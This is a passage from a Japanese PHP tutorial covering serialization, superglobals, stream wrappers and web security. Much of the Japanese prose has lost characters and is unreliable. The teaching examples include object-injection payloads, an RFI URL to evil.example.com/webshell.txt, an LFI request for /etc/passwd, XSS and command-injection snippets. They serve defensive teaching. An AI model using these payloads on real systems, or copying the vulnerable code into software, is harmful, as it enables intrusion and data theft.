$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

によるセキュリティ

`unserialize`をしてユーザーからデータをするとです。

php.netからの

> **Warning**できないユーザをunserializeにさないでください。により、オブジェクトのインスタンスとオートローディングのためにコードがロードされされ、のあるユーザーがこれをするがあります。シリアルされたデータをユーザーにすがあるは、JSON json_decodeおよびjson_encodeをしてなどのなデータフォーマットをしてください。

えられる

- PHPオブジェクト

PHPオブジェクト

PHP Object Injectionは、アプリケーションレベルので、がにじてコードインジェクション、SQLインジェクション、パストラバーサル、アプリケーションサービスなどのさまざまなののあるをするがあります。このは、unserializePHPにされるにユーザーがしたがにされていないにします。 PHPはオブジェクトのをにするので、はなシリアルされたをなunserializeびしにし、アプリケーションスコープにのPHPオブジェクトをするがあります。

PHP Object Injectionのをするには、の2つのをたすがあります。

- アプリケーションには、のあるをしたり、 "POPチェーン"をするためにできるPHPマジッ

クメソッド __wakeupや__destruct をするクラスがです。
- のあるunserialize()がびされたときに、にされたすべてのクラスをするがあります。それのは、オブジェクトのロードをサポートするがあります。

1 - パストラバーサル

のは、 __destructメソッドをつPHPクラスをしています。

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

このでは、はパストラバーサルによってのファイルをすることができます。たとえば、のURLをします。

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

2 - コード

のは、な__wakeupメソッドをつPHPクラスをしています。

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...
```

```
$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

このでは、はのようにHTTPをしてコードインジェクションをうことができます。

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

cookieパラメータ "data"がのスクリプトによってされた

```
class Example2
{
   private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

オンラインでシリアライゼーションをむ https://riptutorial.com/ja/php/topic/2487/シリアライゼーション

51: スーパーグローバルPHP

き

スーパーグローバルは、すべてのスコープでになみみです。

PHPのいくつかのされたは "スーパーグローバル"です。つまり、スクリプトをしてすべてのスコープでです。 `global $variable;`をうはありません`global $variable;`やメソッドでそれらにアクセスすることができます。

Examples

PHP5スーパーグローバル

はPHP5のスーパーグローバル

- $ GLOBALS
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _クッキー
- $ _SESSION

$ GLOBALS このスーパーグローバルは、グローバルにアクセスするためにされます。

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST このSuperGlobalは、HTMLフォームからされたデータをするためにされます。

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET このスーパーグローバルは、 `get`メソッドをしてHTMLフォームからされたデータをする

ためにされます。

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST このスーパーグローバルは、 `post`メソッドをしてHTMLフォームからされたデータをするためにされます。

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES このスーパーグローバルは、アップロードされたファイルのをHTTP Postメソッドでします。

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER このスーパーグローバルは、スクリプト、HTTPヘッダー、サーバーパスにするをします。

```
<?php
    echo "<pre>";
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV このスーパーグローバルシェルPHPがされている。

$ _COOKIE このSuperGlobalは、されたKeyでCookieをするためにされます。

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION このスーパーグローバルは、サーバーにされているセッションのとにされます。

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobals

き

にえば、これらはスクリプトのすべてのスコープでなです。

これは、それらをのパラメータとしてすはなく、なるスコープでできるようにコードブロックのにするはないということです。

スーパーグローバルとはですか

あなたがスーパーヒーローのようなものだとっているなら、そうではありません。

PHPバージョン7.1.3では、9つのがあります。らはのりです

- `$GLOBALS` - グローバルスコープでなすべてのをします。
- `$_SERVER` - サーバーおよび
- `$_GET` - HTTP GET
- `$_POST` - HTTP POST
- `$_FILES` - HTTPファイルアップロード
- `$_COOKIE` - HTTP Cookies
- `$_SESSION` - セッション
- `$_REQUEST` - HTTPリクエスト
- `$_ENV` -

ドキュメントをしてください。

もっとえて、もっとえてください

はグリースのにごめんなさい リンク

これらのスーパーヒーローのグローバルについてのの。

$GLOBALS

スクリプトのグローバルスコープでされているすべてのへのをむ。はのキーです。

コード

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

のでは、 `$myLocal`は`test()`のでされ、がじられたにされるため、2にはされません。

グローバルになる

これをするには2つのがあります。

オプション1 **`global`**キーワード

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

`global`キーワードはので、グローバルスコープのになります。

globalキーワードとじステートメントのにはをできないことにしてください。したがって、なぜはにをりてなければならなかったのですか。 しいとをするとですが、 `global $myLocal; $myLocal = "local"` とはえません。

オプション2 **`$GLOBALS`**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

このでは、 `$GLOBAL["myLocal"]`のを`$myLocal`にりて`$myLocal` 、ではなくをくがだからです。

`$_SERVER`

> $ _SERVERは、ヘッダー、パス、スクリプトのなどのをむです。こののエントリは、Webサーバーによってされます。すべてのWebサーバーがこれらをするはありません。サーバーはいくつかをしたり、ここにリストされていないのものをすることがあります。つまり、これらののくはCGI / 1.1でされているので、それらをできるはずです。

これのはのとおりですWAMPをしてWindows PCで

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
```

```
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

そこにることがたくさんあるので、はのいくつかのなものをぶでしょう。あなたがそれらについてすべてむことをむなら、ドキュメンテ―ションのインデックスセクションをしてください。

はそれらをすべて1でするかもしれません。または、かがのそれらのいをしてすることができますか ヒント、ヒント ;

のでは、URLがhttp://www.example.com/index.phpであるとします

- `HTTP_HOST` - ホストアドレス。
  これは`www.example.com`をします
- `HTTP_USER_AGENT` - ユ―ザエ―ジェントの。これはオペレ―ティングシステムをむクライアントのブラウザにするすべてのをむです。
- `HTTP_COOKIE` - ストリングのすべてのクッキ―で、セミコロンりをします。
- `SERVER_ADDR` - のスクリプトがされているサ―バ―のIPアドレス。
  これは`93.184.216.34`をし`93.184.216.34`
- `PHP_SELF` - されているスクリプトのファイル。ドキュメントル―トからの`PHP_SELF`です。
  これは`/index.php`をし`/index.php`
- `REQUEST_TIME_FLOAT` - ののタイムスタンプ。マイクロのです。 PHP 5.4.0からです。

- `REQUEST_TIME` - ののタイムスタンプ。 PHP 5.1.0でです。

`$_GET`

> URLパラメータをしてのスクリプトにされるの。

`$_GET`は、すべてのURLパラメータをむです。これらはのにあるのですか URLに

としてhttp://www.example.com/index.php?myVar=myValをします 。このURLからのこのは、`$_GET["myVar"]`でアクセスすることでき、そのは`myVal`ます。

がにらないには、いくつかのコードをする。

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

のでは、 3をしています。

これは、 `$_GET`スーパーグローバルをしてURLからにアクセスするをしています。

もうつのです うんざりする

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

アンパサンド `&` でのをURLでってることができます。

セキュリティリスク
をURLでしないようにすることはにです。このはコンピュータのにっており、そのブラウザにアクセスできるすべてのユーザーにされます。

`$_POST`

> のHTTP Content-Typeとしてapplication / x-www-form-urlencodedまたはmultipart / form-dataをするときに、HTTP POSTメソッドをしてのスクリプトにされるの。

あるからのにデータがされるというで、 `$_GET`とによくています。

はにまっすぐむことからめます。 これは、フォームがっているページにをるので、はアクションをしました。

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

は、データをできるなです。のでは、 `value`はされず、フォームはになります。これは、ユーザーがしたをします。

```
echo $_POST["myVar"]); // returns "myVal"
```

セキュリティリスク
POSTをしてデータをすることもではありません。 HTTPSをすると、データがよりにたれます。

$_FILES

> のスクリプトにHTTP POSTメソッドをしてアップロードされたの。こののは、
> POSTメソッドのアップロードセクションでされています。

なフォームからめましょう。

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

は`action`をしましたもう。また、 `enctype="multipart/form-data"`をしました。これはファイルのアップロードをうフォームにとってです。

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

これは、1つのファイルをアップロードするためにされます。によってはのファイルをアップロードすることもできます。はそれのためにし、 `multiple`とばれ`multiple`。
まさにかのためのがあります。 ごめんなさい

に、のファイルをするフォームのをします。

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

ここでったにしてください。ほんのわずかしかありません。

- `input`にはがきます。これは、ファイルのになっているため、したファイルのをするようにフォームにしているためです。をすると、のほとんどのファイルが`$_FILES["myVar"]`にされ`$_FILES["myVar"]`。
- `multiple="multiple"`です。これは、ユーザーがのファイルをできることをブラウザにえるだ

けです。

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
            break;
    }
}
```

これはになであり、されていないファイルやPHPコードでされたファイルSQLインジェクションのPHPなどのはしません。 ドキュメントをしてください。

のプロセスは、ファイルがあるかどうかをべることです。するは、それらのを`$total`ます。

forループをすると、 `$_FILES`のがになり、にに1つずつアクセスできます。そのファイルにがないは、ifがtrueであり、のファイルアップロードのコードがされます。
がすると、スイッチブロックがされ、そののアップロードのエラーにってエラーがされます。

`$_COOKIE`

> HTTPクッキーをしてのスクリプトにされるの。

クッキーはデータをむで、クライアントのコンピュータにされます。

のスーパーグローバルとはなり、クッキーはをしてするがありますをしないでください。はのとおりです。

```
setcookie("myVar", "myVal", time() + 3600);
```

このでは、クッキーにがされていますこのでは "myVar"、がえられますこのでは "myVal"ですが、をしてそのをクッキーにりてることができます。がえられますこのでは3600が1なので1です。

なるクッキーをするためのにもかかわらず、のクッキーとじでアクセスされます。

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

クッキーをするには、 `setcookie`もうびすがありますが、はののにされます。。

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

これにより、クッキーのがされ、クライアントコンピュータからクッキーがされます。

`$_SESSION`

> のスクリプトでなセッションをむ。これがどのようにされるかのについては、 セッションのドキュメントをしてください。

セッションは、サーバーのCookieによくています。

セッションをするには、セッションのをにするために、スクリプトのに`session_start()`をめるがあります。

セッションをすることは、のをすることとじです。のをしてください。

```
$_SESSION["myVar"] = "myVal";
```

セッションをするとき、ランダムIDはクッキーとしてされ、 "PHPSESSID"とばれ、そののセッションのセッションIDをみます。これは、 `session_id()`をびすことでアクセスできます。

`unset($_SESSION["myVar"])`がそのをするように、 `unset`をしてセッションをすることはです。

のは、 session_destory()をびすことです。これにより、セッションがされ、 すべてのセッションがしなくなります。

$_REQUEST

デフォルトで$_GET 、 $_POST 、 $_COOKIEのをむ。

PHPのドキュメントにあるように、これは$_GET 、 $_POST 、 $_COOKIEを1つのに$_COOKIEたものに$_COOKIE。

これらのの3つすべてがじのインデックスをつことがであるため、 php.iniファイルにrequest_orderというがあり、3つのうちどれがされるかをできます。
それがされているたとえば、 "GPC" 、そののは$_COOKIEそれがをからにまれるように、される$_REQUESTそのをします$_GET 、その、 $_POSTした、 $_COOKIEそして、 $_COOKIEにあるであり、そのである$_REQUEST。
このをしてください。

$_ENV

メソッドをしてのスクリプトにされるの。

これらのは、PHPパーサーがしているからPHPのグローバルにインポートされます。くのものは、PHPがしているシェルによってされ、なるシステムではなるのシェルがするがいため、なリストはです。されたのリストについては、シェルのドキュメントをしてください。

のには、PHPがサーバモジュールとしてしているのかCGIプロセッサとしてしているのかになくCGIがあります。

$_ENVされている$_ENVは、PHPがされているからのものです。

$_ENVは、 php.iniがしているにのみされます。
$_ENVがされていないのについては、 このをしてください。

オンラインでスーパーグローバルPHPをむ https://riptutorial.com/ja/php/topic/3392/スーパーグローバルphp

52: ストリーム

- すべてのストリームにスキームとターゲットがあります。
- <scheme>// <target>

パラメーター

パラメータ	
ストリームリソース	`<scheme>://<target>`でされるデータプロバイダ

ストリームはにととののデータのであり、Josh Lockhartのいえの「Modern PHP」をしています。

とは

- ファイル
- コマンドラインプロセス
- ネットワーク
- ZIPアーカイブまたはTARアーカイブ
- メモリ
-

PHPのストリームラッパーをしてなそののリソース

なストリームラッパー `schemes` の

- file// - ローカルファイルシステムへのアクセス
- http// - HTTPsURLへのアクセス
- ftp// - FTP URLにアクセスする
- php// - さまざまなI / Oストリームにアクセスする
- phar// - PHPアーカイブ
- ssh2// - セキュアシェル2
- ogg// - オーディオストリーム

スキームoriginは、ストリームのラッパーのです。たとえば、ファイルシステムの、これは `file://`です。 ターゲットはストリームのデータソースですファイルなど。

Examples

ストリームラッパーの

ストリームラッパーは、1つののスキームのハンドラーをします。

のは、ストリームがじられたときにPATCH HTTPをするなストリームラッパーをしています。

```
// register the FooWrapper class as a wrapper for foo:// URLs.
stream_wrapper_register("foo", FooWrapper::class, STREAM_IS_URL) or die("Duplicate stream
wrapper registered");

class FooWrapper {
    // this will be modified by PHP to show the context passed in the current call.
    public $context;

    // this is used in this example internally to store the URL
    private $url;

    // when fopen() with a protocol for this wrapper is called, this method can be implemented
to store data like the host.
    public function stream_open(string $path, string $mode, int $options, string &$openedPath)
: bool {
        $url = parse_url($path);
        if($url === false) return false;
        $this->url = $url["host"] . "/" . $url["path"];
        return true;
    }

    // handles calls to fwrite() on this stream
    public function stream_write(string $data) : int {
        $this->buffer .= $data;
        return strlen($data);
    }

    // handles calls to fclose() on this stream
    public function stream_close() {
        $curl = curl_init("http://" . $this->url);
        curl_setopt($curl, CURLOPT_POSTFIELDS, $this->buffer);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "PATCH");
        curl_exec($curl);
        curl_close($curl);
        $this->buffer = "";
    }

    // fallback exception handler if an unsupported operation is attempted.
    // this is not necessary.
    public function __call($name, $args) {
        throw new \RuntimeException("This wrapper does not support $name");
    }

    // this is called when unlink("foo://something-else") is called.
    public function unlink(string $path) {
        $url = parse_url($path);
        $curl = curl_init("http://" . $url["host"] . "/" . $url["path"]);
        curl_setopt($curl, CURLOPT_CUSTOMREQUEST, "DELETE");
        curl_exec($curl);
        curl_close($curl);
    }
}
```

このは、なストリームラッパーにまれるもののいくつかのをしています。これらはなすべてのではありません。できるメソッドのなリストはhttp://php.net/streamWrapperにあります。

オンラインでストリームをむ https://riptutorial.com/ja/php/topic/5725/ストリーム

53: セキュリティ

き

ほとんどのWebサイトがPHPをいたしているので、PHPのがアプリケーションセキュリティは、Webサイト、データ、およびクライアントをするなトピックです。このトピックでは、PHPのベストプラクティス、PHPのサンプルによるなやについてします。

- PDOでパラメータされたクエリをしてSQLインジェクションをする
- mysqliでされたステートメント
- オープンWebアプリケーションセキュリティプロジェクトOWASP

Examples

エラー

デフォルトでは、スクリプトでしないことがこった、PHPはエラー 、 、およびメッセージをページにします。これはスクリプトののをするのにですが、にユーザーにらせたくないをします。

したがって、プロダクションでのディレクトリツリーなど、サーバーにするをらかにするメッセージをしないようにすることをおめします。やテストでは、これらのメッセージはデバッグでするのにつがあります。

な

それらをオフにして、メッセージがまったくされないようにすることができますが、これによりスクリプトのデバッグがよりになります。

```
<?php
  ini_set("display_errors", "0");
?>
```

あるいは、 *php.ini*でしてください 。

```
display_errors = 0
```

エラーの

よりいは、データベースのようななにエラーメッセージをすることです。

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
```

```
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

このメソッドは、メッセージをデータベースにし、ページにエコーするのではなくファイルにしたにログにします。こうすることで、あなたのウェブサイトでがこっているのかをし、かがじたにすぐにすることができます。

クロスサイトスクリプティングXSS

クロスサイトスクリプティングは、Webクライアントによるリモートコードのしないです。 Webアプリケーションがユーザからのをけり、Webページにすると、どのWebアプリケーションもXSSにされるがあります。にHTMLまたはJavaScriptがまれている、このコンテンツがWebクライアントによってレンダリングされたときにリモートコードをできます。

たとえば、サードパーティにJavaScriptファイルがまれているとします。

```
// http://example.com/runme.js
document.write("I'm running");
```

PHPアプリケーションは、されたをします

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

チェックのGETパラメータに`<script src="http://example.com/runme.js"></script>`がまれている、PHPスクリプトのはのようになります。

```
<div><script src="http://example.com/runme.js"></script></div>
```

サードパーティのJavaScriptがされ、ユーザはWebページで「」とされます。

なルールとして、クライアントからのをしないでください。すべてのGET、POST、およびCookieのはでもかまいません。そのため、するがあります。これらのをするときは、しないでされないようにエスケープしてください。

もなアプリケーションでも、データをすることができ、すべてのソースをするのはしいことにしてください。したがって、 にをエスケープするのがベストプラクティスです。

PHPはコンテキストにじてをエスケープするいくつかのをします。

フィルタ

PHP のフィルタは、PHPスクリプトへのデータをさまざまなでサニタイズまたはすることをにします 。クライアントをまたはするにです。

HTMLエンコーディング

htmlspecialcharsは "HTML"をHTMLエンコーディングにします。 つまり、HTMLとしてされません 。このメソッドをってのをするには

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

しますか

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

のすべて タグには、わりに、なテキストノードとして、ブラウザでJavaScriptタグとしてされることはありません 。ユーザーはのをにできます。

```
<script src="http://example.com/runme.js"></script>
```

URLエンコーディング

PHPは、にされたURLをするに、なURLをにするurlencodeをします。 したがって、たとえば、ユーザーがのGETパラメータのとなるデータをできるは、のようになります。

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

なはすべて、エンコードされたURLパラメータにされます。

なライブラリまたはOWASP AntiSamyリストの

HTMLやののコードをしたいもあります。されたホワイトリストとブラックリストのリストをするがあります。

OWASP AntiSamyのWebサイトでできるリストをダウンロードできます。 リストはのebay api 、tinyMCEなどにしています。 そしてそれはオープンソースです。

HTMLをフィルタリングし、なケースにしてXSSをぎ、なくともAntiSamyリストとににににできるライブラリがします。えば、あなたはHTML Purifierをっていますす

ファイルインクルージョン

リモートファイルインクルージョン

リモートファイルインクルードRFIともばれますは、がリモートファイルをめることをにするのです。

このでは、のあるコードをむリモートでホストされたファイルをします。

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt

ローカルファイルのインクルード

ローカルファイルインクルードLFIともばれますは、Webブラウザをしてサーバーにファイルをめるプロセスです。

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

RFILFIのソリューション

したファイルのみをめることをし、そのファイルのみにすることをおめします。

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

コマンドラインインジェクション

SQLインジェクションがデ―タベ―スでのクエリをできるように、コマンドラインインジェクションをすると、できないシステムコマンドをWebサ―バ―でることができます。にされたサ―バ―をすると、はシステムをにできます。

たとえば、スクリプトをすると、Webサ―バ―のディレクトリのをリストすることができます。

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

